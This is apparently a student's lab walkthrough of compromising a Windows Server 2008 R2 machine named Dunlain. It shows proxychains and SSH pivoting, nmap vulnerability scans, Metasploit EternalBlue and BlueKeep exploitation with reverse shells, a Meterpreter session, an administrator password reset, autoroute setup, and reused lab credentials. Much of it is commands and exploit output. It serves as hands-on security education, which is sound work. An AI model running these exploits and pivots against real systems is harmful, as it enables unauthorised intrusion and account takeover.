

Dunlain Walkthrough

Target: 192.168.10.30

Kali: 10.8.0.131

We need to first setup proxychains on 192.168.10.150, since we obtained root on this machine earlier we can SSH to it via


- Username: **firefart**
- Password: **haha**

First we must setup proxy chains (see tutorial 4 for more details)

- `sudo nano /etc/proxychains4.conf`
- Uncomment `dynamic_chain`
- comment `strict_chain`
- Add at the end: `socks5 127.0.0.1 9050`

All we need to do is run the ssh through port 9050 (the default proxychains port)

- `sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150`
- `haha`
- The password I set with dirtycow when I did the ghostgate walkthrough



```
(kali@kali)-[~/Desktop/studies/scans/Ghostgate2_192.168.2.150_6_192.168.10.10]
$ sudo ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
The authenticity of host '192.168.2.150 (192.168.2.150)' can't be established.
DSA key fingerprint is SHA256:U81K/OEzncG2cTkUWa++MSBHVVXYfWwa5l1NKJyavonk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.150' (DSA) to the list of known hosts.
(firefart@192.168.2.150) Password:
Last login: Sat Oct  2 07:22:10 2021 from 10.8.0.131
Have a lot of fun ...
Ghostgate:~ #
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we can use proxychains4 and run nmap on the target

I prefer performing scans directly from the target machine by transferring the nmap binary
See the repos below (second is the binary)

- <https://github.com/andrew-d/static-binaries>
- https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap

- `sudo nmap -PN -p- -A -sV 192.168.10.30`

```
File Actions Edit View Help
... x kali@kali: ~/Desktop/stu...ns/Thorkan_192.168.10.10 x kali@kali: ~/Desktop/stu...ns/Thorkan_192.168.10.10 x

Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 09:26 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
cify valid servers with --dns-servers

ghostgate:~ # sudo nmap -PN -p- -A -sV 192.168.10.30 -oN med

Starting Nmap 4.75 ( http://nmap.org ) at 2021-10-02 09:27 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
cify valid servers with --dns-servers
Interesting ports on 192.168.10.30:
Not shown: 65527 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ Anonymo
ous FTP: FTP: Anonymous login allowed
80/tcp    open  http         Microsoft IIS webserver 7.5
|_ HTML tit
le: IIS7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows RPC
445/tcp   open  netbios-ssn  Microsoft Windows RPC
3389/tcp  open  microsoft-rdp Microsoft Terminal Service
49154/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:E1:E4:F5 (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista
OS details: Microsoft Windows Vista
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
|_ NBSTAT: NetBIOS name: DUNLAIN, NetBIOS MAC: 08:00:27:E1:E4:F5
|_ Discover OS Version over NetBIOS and SMB: Windows Server 2008 R2 Standard 7601 Service Pack 1
|_ Discover system time over SMB: 2022-09-11 12:43:16 UTC-7

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.48 seconds
```

It's a windows machine (windows server 2008 R2 Standard 7601 Service pack 1 and has smb open, perhaps it is vulnerable to eternal blue or even bluekeep? We'll test for both.

Eternal Blue

- sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30

```
(kali@kali)-[~/Desktop/studies/scans/Thorkan_192.168.10.10]
$ sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-25 08:47 EDT
Nmap scan report for 192.168.10.30
Host is up (0.020s latency).

PORT      STATE SERVICE
445/tcp    filtered microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
zsh: segmentation fault sudo proxychains4 nmap -Pn --script smb-vuln* -p 445 192.168.10.30
```

Bluekeep

- sudo proxychains4 nmap -Pn -sV --script=rdp-vuln-ms12-020 -p 3389 192.168.10.30

Using msfconsole in proxychains

- proxychains4 msfconsole
- search eternal blue
- use 0
- set rhosts 192.168.10.30
- set lhost 10.8.0.131
- set payload
- run

```
[proxychains] DLL init: proxychains-ng 4.16
[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.30:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.30:135 ... OK
[+] 192.168.10.30:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
ice Pack 1 x64 (64-bit)
[*] 192.168.10.30:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:445 - The target is vulnerable.
[*] 192.168.10.30:445 - Connecting to target for exploitation.
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.168.10.30:445 ... OK
[+] 192.168.10.30:445 - Connection established for exploitation.
[+] 192.168.10.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.30:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.30:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.30:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.10.30:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.10.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.30:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.30:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[proxychains] DLL init: proxychains-ng 4.16
[-] 192.168.10.30:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62290) at 2022-10-25 08:58:19 -0400

[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
meterpreter > shell
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:42401 ←socket error or timeout!
```

It looked like it has worked however I'm unable to spawn a shell with meterpreter
We will need to use a different way

Connect to the machine via ssh through msfconsole

- msfconsole
- use auxiliary/scanner/ssh/ssh_login
- set username fireart
- set password haha
- set rhosts 192.168.2.150
- run

Check the sessions

```
msf6 post(multi/manage/shell_to_meterpreter) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set password haha
password => haha
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.150
rhosts => 192.168.2.150
msf6 auxiliary(scanner/ssh/ssh_login) > V
[-] Unknown command: V
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.150
rhosts => 192.168.2.150
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.2.150:22 - Starting bruteforce
[+] 192.168.2.150:22 - Success: 'firefart:haha' 'uid=0(firefart) gid=0(root) groups=0(root) Linux Ghostgate 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.8.0.131:36891 -> 192.168.2.150:22) at 2022-10-25 09:18:03 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
=====
  Id  Name  Type           Information          Connection
  --  ---  --
   2             shell linux    SSH kali @          10.8.0.131:36891 -> 192.168.2.150:22 (192.168.2.150)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
```

- sessions -l

Now we need to upgrade this session to a shell in msfconsole

- use post/multi/manage/shell_to_meterpreter
- set lport 4444
- set lhost 10.8.0.131
- set session 1


```
Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  ---      -
  HANDLER   true                    yes       Start an exploit/multi/handler to receive the connection
  LHOST     10.8.0.131             no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT     4444                   yes       Port for payload to connect to.
  SESSION   2                      yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set lport 4444
lport => 4444
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.0.131:4444
[*] Sending stage (1017704 bytes) to 192.168.2.150
[*] Meterpreter session 3 opened (10.8.0.131:4444 -> 192.168.2.150:39256) at 2022-10-25 09:22:32 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
  ---
  Id  Name      Type      Information      Connection
  --  -
  2    shell     linux     SSH kali @       10.8.0.131:36891 -> 192.168.2.150:22 (192.168.2.150)
  3    meterpreter x86/linux  firefart @ Ghostgate.Morrowind 10.8.0.131:4444 -> 192.168.2.150:39256 (192.168.2.150)
```

- search autoroute
- use 0
- set session 2

```
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session type: shell
[!] * incompatible session platform: linux
[-] Post failed: NoMethodError undefined method `[]' for nil:NilClass
[-] Call stack:
[-] /usr/share/metasploit-framework/modules/post/multi/manage/autoroute.rb:75:in `run'
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > run


[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against Ghostgate.Morrowind
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

- search socks
- use 0
- set version 4a

Edit the proxychains config file and comment out the previous line for socks4 on 9059 and add socks4 on 1080

- sudo vim /etc/proxychains4.conf

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
#socks5 127.0.0.1 9050
socks4 127.0.0.1 1080
~
```



```
kali@kali: ~
File Actions Edit View Help
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
~(kali@kali)-[~]
```

- sessions -i 3
- run autoroute -s 192.168.10.0/24
- run autoroute -p

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3 ...


meterpreter > run autoroute -s 192.168.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.10.0/255.255.255.0 ...
[+] Added route to 192.168.10.0/255.255.255.0 via 192.168.2.150
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
=====
Subnet      Netmask      Gateway      Session
-----
192.168.10.0 255.255.255.0 192.168.2.150 3

meterpreter > 
```



```
kali@kali: ~
File Actions Edit View Help
~(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
sS
```


We have added our additional route and this route will work while the meterpreter session is not closed.

I tried a lot to get this working but couldn't figure it out in the end and got stuck here however I used these guides extensively.

- <https://docs.metasploit.com/docs/using-metasploit/intermediate/pivoting-in-metasploit.html>
- <https://cocomelonc.github.io/pentest/2021/11/08/pivoting-2.html>

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4446
port => 4446
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4446
[*] 192.168.10.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.30:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.30:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.30:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```



Continuing my trials using autoroute
Attempted bluekeep

```
kali@kali: ~/Desk...rkan_192.168.10.10 x kali@kali: ~/Desk...rkan_192.168.10.10 x kali@kali: ~/Desk...rkan_192.168.10.10 x
[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.30:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.30:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[-] 192.168.10.30:3389 - Exploit aborted due to failure: bad-config: Set the most appropriate target manually. If you are targeting 2008, make sure fDisableCam=0 !
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > runrm
[-] Unknown command: runrm
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.10.30:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.30:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.30:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.30:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.10.30:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.10.30:3389 - <----- | Entering Danger Zone | ----->
[*] 192.168.10.30:3389 - Surfing channels ...
[*] 192.168.10.30:3389 - Lobbing eggs ...
[]
```

Attempted Eternal Blue

```
[*] 192.168.10.30:445 - Sending egg to corrupted connection.
[*] 192.168.10.30:445 - Triggering free of corrupted buffer.
[-] 192.168.10.30:445 - -----
[-] 192.168.10.30:445 - -----FAIL-----
[-] 192.168.10.30:445 - -----
[*] 192.168.10.30:445 - Connecting to target for exploitation.
[+] 192.168.10.30:445 - Connection established for exploitation.
[+] 192.168.10.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.30:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 W
[*] 192.168.10.30:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 0
[*] 192.168.10.30:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 k
[*] 192.168.10.30:445 - 0x00000030 6b 20 31
[+] 192.168.10.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.30:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.10.30:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.30:445 - Starting non-paged pool grooming
[+] 192.168.10.30:445 - Sending SMBv2 buffers
[+] 192.168.10.30:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.30:445 - Sending final SMBv2 buffers.
[*] 192.168.10.30:445 - Sending last fragment of exploit packet!
[*] 192.168.10.30:445 - Receiving response from exploit packet
[+] 192.168.10.30:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.30:445 - Sending egg to corrupted connection.
[*] 192.168.10.30:445 - Triggering free of corrupted buffer.
[-] 192.168.10.30:445 - -----
[-] 192.168.10.30:445 - -----FAIL-----
[-] 192.168.10.30:445 - -----
[*] Exploit completed, but no session was created.
```

I think the machine requires a reset but this one is not available to be reset on the range so this is where I remained.

Starting over on the local system (I downloaded the machine)

Target to pivot from: 192.168.78.30

Kali: 192.168.78.14

Run scans:

- sudo nmap -Pn -T5 -p- 192.168.78.30 -oN smol

- `sudo nmap -Pn -sV -A -p- 192.168.78.30 -oN med`

```
(kali@kali)-[~/Desktop/studies/scans/Dunlain_192.168.10.30]
$ sudo nmap -Pn -T5 -p- 192.168.78.30 -oN smol
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 00:37 EDT
Nmap scan report for 192.168.78.30
Host is up (0.0053s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfs
9389/tcp  open  adws
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
MAC Address: 08:00:27:EE:01:F6 (Oracle VirtualBox virtual NIC)
```

- `nmap --script smb-vuln* -p 445 192.168.78.30`

Vulnerable to eternal blue, lets get the ssh pivot

- `set rhosts 192.168.78.30`
- `set lhost 192.168.78.14`
- `run`

Now that we have access to the machine (this is slightly different to above because I wanted to try something new) we will change the Administrator password so we can login as admin.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.78.14:4444
[*] 192.168.78.30:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.78.30:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.78.30:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.78.30:445 - The target is vulnerable.
[*] 192.168.78.30:445 - Connecting to target for exploitation.
[*] 192.168.78.30:445 - Connection established for exploitation.
[*] 192.168.78.30:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.78.30:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.78.30:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.78.30:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.78.30:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.78.30:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.78.30:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.78.30:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.78.30:445 - Sending all but last fragment of exploit packet
[*] 192.168.78.30:445 - Starting non-paged pool grooming
[*] 192.168.78.30:445 - Sending SMBv2 buffers
[*] 192.168.78.30:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.78.30:445 - Sending final SMBv2 buffers.
[*] 192.168.78.30:445 - Sending last fragment of exploit packet!
[*] 192.168.78.30:445 - Receiving response from exploit packet
[*] 192.168.78.30:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.78.30:445 - Sending egg to corrupted connection.
[*] 192.168.78.30:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.78.30
[*] Meterpreter session 1 opened (192.168.78.14:4444 -> 192.168.78.30:64675) at 2022-10-26 00:40:49 -0400
[*] 192.168.78.30:445 - -----
[*] 192.168.78.30:445 - -----WIN-----
[*] 192.168.78.30:445 - -----

meterpreter > shell
Process 1880 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

- net user Administrator Password123

Now we can ssh to this machine using the credentials:

- Administrator
- Password123

Lets test this from Kali

- sudo ssh Administrator@192.168.78.30
- Password123

```
Administrator: Command Prompt x
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Great! Lets set up an autoroute through this ssh tunnel like we did before.

- msfconsole
- search ssh_login
- use auxiliary/scanner/ssh/ssh_login

- set rhost 192.168.78.30
- set username Administrator
- set password Password123

```

USERPASS_FILE      no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false    no      IP
USER_FILE           Snowhawk no      IP
VERBOSE            false    yes     mpts

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.78.30:22 - Starting brute force
[+] 192.168.78.30:22 - Success: 'Administrator:Password123' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 1 opened (192.168.78.14:41525 → 192.168.78.30:22) at 2022-10-26 00:59:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Upgrade this to a meterpreter

- use post/multi/manage/shell_to_meterpreter
- sessions -l

```

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   shell windows SSH kali @ 192.168.78.14:41525 → 192.168.78.30:22 (192.168.78.30)

```

- set session 1
- set lhost 192.168.78.14
- run
- sessions -l

```

msf6 post(multi/manage/shell_to_meterpreter) > sd
[*] Sending stage (200774 bytes) to 192.168.78.30
[*] Meterpreter session 2 opened (192.168.78.14:44
[*] Stopping exploit/multi/handler
Interrupt: use the 'exit' command to quit
msf6 post(multi/manage/shell_to_meterpreter) > ses

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   shell windows SSH kali @ 192.168.78.14:41525 → 192.168.78.30:22 (192.168.78.30)
2   meterpreter x64/windows MORROWIND-NORTH\Administrator @ BALMORA 192.168.78.14:4433 → 192.168.78.30:52793 (192.168.78.30)

msf6 post(multi/manage/shell_to_meterpreter) >

```

Now to setup autoroute

- search autoroute
- use 0
- set session 2
- set subnet 192.168.2.0/24
- run
- route

```
[*] Unknown Command: routes
msf6 post(multi/manage/autoroute) > route IP Hidden...

IPv4 Active Routing Table

```

Subnet	Tel-Aldruhn Netmask	IP Hidden... Gateway
192.168.2.0	255.255.255.0	Session 2
192.168.78.0	255.255.255.0	Session 2

```

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > 
```

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]

\$ echo 'Hayden Bruinsma 16154605'

Hayden Bruinsma 16154605

Now we should be able to run all msfconsole modules on everything within the 192.168.2.0/24 subnet.

I just realised that this is not connected to the same local network that dunlain is, ghostgate is the one I am meant to use as a pivot however the local version of ghostgate I have will not boot with an IP I can access and I have tried everything to my knowledge to fix this issue...